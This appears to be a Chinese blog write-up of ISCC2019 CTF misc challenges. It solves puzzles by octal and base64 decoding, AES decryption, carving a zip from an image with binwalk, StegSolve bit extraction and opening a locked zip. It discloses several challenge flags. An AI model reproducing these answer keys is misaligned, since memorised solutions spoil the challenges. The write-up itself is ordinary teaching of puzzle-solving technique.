

# ISCC2019比赛部分writeup

原创

守护者  于 2019-05-28 15:59:11 发布  3416  收藏 5

分类专栏: [CTF](#)

守护者安全 (www.zhaosimeng.cn)

本文链接: [https://blog.csdn.net/weixin\\_42721957/article/details/89757844](https://blog.csdn.net/weixin_42721957/article/details/89757844)

版权



[CTF 专栏收录该内容](#)

5 篇文章 0 订阅

订阅专栏

## Misc

1.

### 隐藏的信息 ×

50  
430 solves

这是一个被混淆的文件，但是我忘记了这个文件的密码。你能够帮助我还原文吗？

[附件下载](#)

[提交](#)

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

[附件地址](#)

下载附件显示如下：

```
message.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
0126 062 0126 0163 0142 0103 0102 0153 0142 062 065
0154 0111 0121 0157 0113 0111 0105 0132 0163 0131 0127
0143 066 0111 0105 0154 0124 0121 060 0116 067 0124
0152 0102 0146 0115 0107 065 0154 0130 062 0116 0150
0142 0154 071 0172 0144 0104 0102 0167 0130 063 0153
0167 0144 0130 060 0113
https://blog.csdn.net/weixin_42721957
```

看了半天像是ascll码，但是有的已经超出范围了。

然后又觉得以0开头的是八进制的数，先进制转换。发现一段字符串看着像base64加密的

V2VsbCBkb25lIQoKIEZsYWc6IEITQ0N7TjBfMG5lX2Nhbl9zdDBwX3kwdX0K

解密得到flag



## 2.Aesop's secret

# Aesop's secret

## 300

691 solves


Aesop's chest and key lie within. To find it.

附件下载

https://blog.csdn.net/weixin\_42721957

附件地址

下载附件打开发现是一张gif图片，查看并没有什么卵用



然后记事本打开看看，发现最后有一堆字符串，比较可疑



结合到题目的线索，猜想应该是AES加密，而且密钥应该是ISCC

用在线解密网站进行解密，需要经过两次才能得到flag，尝试一次就换思路的小伙伴不要太郁闷

加密/解密   散列/哈希   BASE64   图片/BASE64转换

明文: flag{DugUpADiamondADeepDarkMine}

加密算法:  
 AES  
 DES  
 RC4  
 Rabbit  
 TripleDes

密码:  
ISCC

加密 >  
< 解密

密文: U2FsdGVkX18OvTUIZubDnmvk2ISAkB8Jt4Zv6UWpE7Xb43f8uzeFRUKGMo6QaaNFHZriDDV0EQ/gt38Tw73tbQ==

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

3.最危险的地方就是最安全的地方

最危险的地方就是最安全的地方

100  
963 solves

打开文件就知道了

附件下载

Flag

提交

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

附件地址

下载附件发现是一张图片，但是无法打开

ISCC2019 > misc > 15584352907afc4ab69ef3c7ca3e905903f171a46d

Misc-01   Misc-01.jpg


[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

用binwalk打开查看，似乎是一个压缩文件

```
root@zsm: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@zsm:~# binwalk /root/Misc-01.jpg  
DECIMAL      HEXADECIMAL    DESCRIPTION  
-----  
18527        0x485F         Zip archive data, at least v1.0 to extract, name:  
QRcode/  
18564        0x4884         Zip archive data, at least v2.0 to extract, compre  
ssed size: 838, uncompressed size: 833, name: QRcode/1.png  
19444        0x4BF4         Zip archive data, at least v2.0 to extract, compre  
ssed size: 878, uncompressed size: 873, name: QRcode/10.png  
20365        0x4F8D         Zip archive data, at least v2.0 to extract, compre  
ssed size: 816, uncompressed size: 811, name: QRcode/11.png  
21224        0x52E8         Zip archive data, at least v2.0 to extract, compre  
ssed size: 839, uncompressed size: 834, name: QRcode/12.png  
22106        0x565A         Zip archive data, at least v2.0 to extract, compre  
ssed size: 799, uncompressed size: 794, name: QRcode/13.png  
22948        0x59A4         Zip archive data, at least v2.0 to extract, compre  
ssed size: 863, uncompressed size: 858, name: QRcode/14.png  
23854        0x5D2E         Zip archive data, at least v2.0 to extract, compre  
ssed size: 819, uncompressed size: 814, name: QRcode/15.png  
24716        0x608C         Zip archive data, at least v2.0 to extract, compre  
ssed size: 877, uncompressed size: 872, name: QRcode/16.png  
25636        0x6424         Zip archive data, at least v2.0 to extract, compre  
ssed size: 860, uncompressed size: 855, name: QRcode/17.png
```

解压缩得到50个二维码图片

```
root@zsm: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@zsm:~# unzip '/root/Misc-01.jpg'  
Archive: /root/Misc-01.jpg  
warning [/root/Misc-01.jpg]: 18527 extra bytes at beginning or within zipfile  
(attempting to process anyway)  
  creating: QRcode/  
  inflating: QRcode/1.png  
  inflating: QRcode/10.png  
  inflating: QRcode/11.png  
  inflating: QRcode/12.png  
  inflating: QRcode/13.png  
  inflating: QRcode/14.png  
  inflating: QRcode/15.png  
  inflating: QRcode/16.png  
  inflating: QRcode/17.png  
  inflating: QRcode/18.png  
  inflating: QRcode/19.png  
  inflating: QRcode/2.png  
  inflating: QRcode/20.png  
  inflating: QRcode/21.png  
  inflating: QRcode/22.png  
  inflating: QRcode/23.png  
  inflating: QRcode/24.png  
  inflating: QRcode/25.png
```



发现别的图片都特别小，只有50格外的大，应该藏有不一样的东西，用记事本打开



看到这一段字符串，就想到了base64，解密果断得到flag



## 4. 倒立屋

×

# 倒立屋

100

1508 solves

房屋为什么会倒立！是重力反转了吗？

[附件下载](#)

Flag

Submit

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

### 附件地址

附件是一个倒立的屋子的图片


[📁](#) > [ISCC2019](#) > [misc](#) > [house](#)




倒立屋.png

[https://blog.csdn.net/weixin\\_42721957](https://blog.csdn.net/weixin_42721957)

用记事本和hex 编辑器打开没有发现什么异常，再用 [StegSolve](#) 打开看看



点开Analyse的Data Extract，然后逐位试试，发现 RGB 都点到 0 的时候开头有一段奇怪的字符串。




直接提交当然不对，因为题目是倒立屋，所以倒过来提交就是flag。

### 5.解密成绩单



附件地址


附件下载下来解压发现需要密码



但是题目并没有给出过多的提示，所以这里就卡住了，队友说用360压缩可以不要密码，试了一下果然可以，还没搞懂这个原理




解压出来是一个可执行文件，随便输入一个尝试了一下




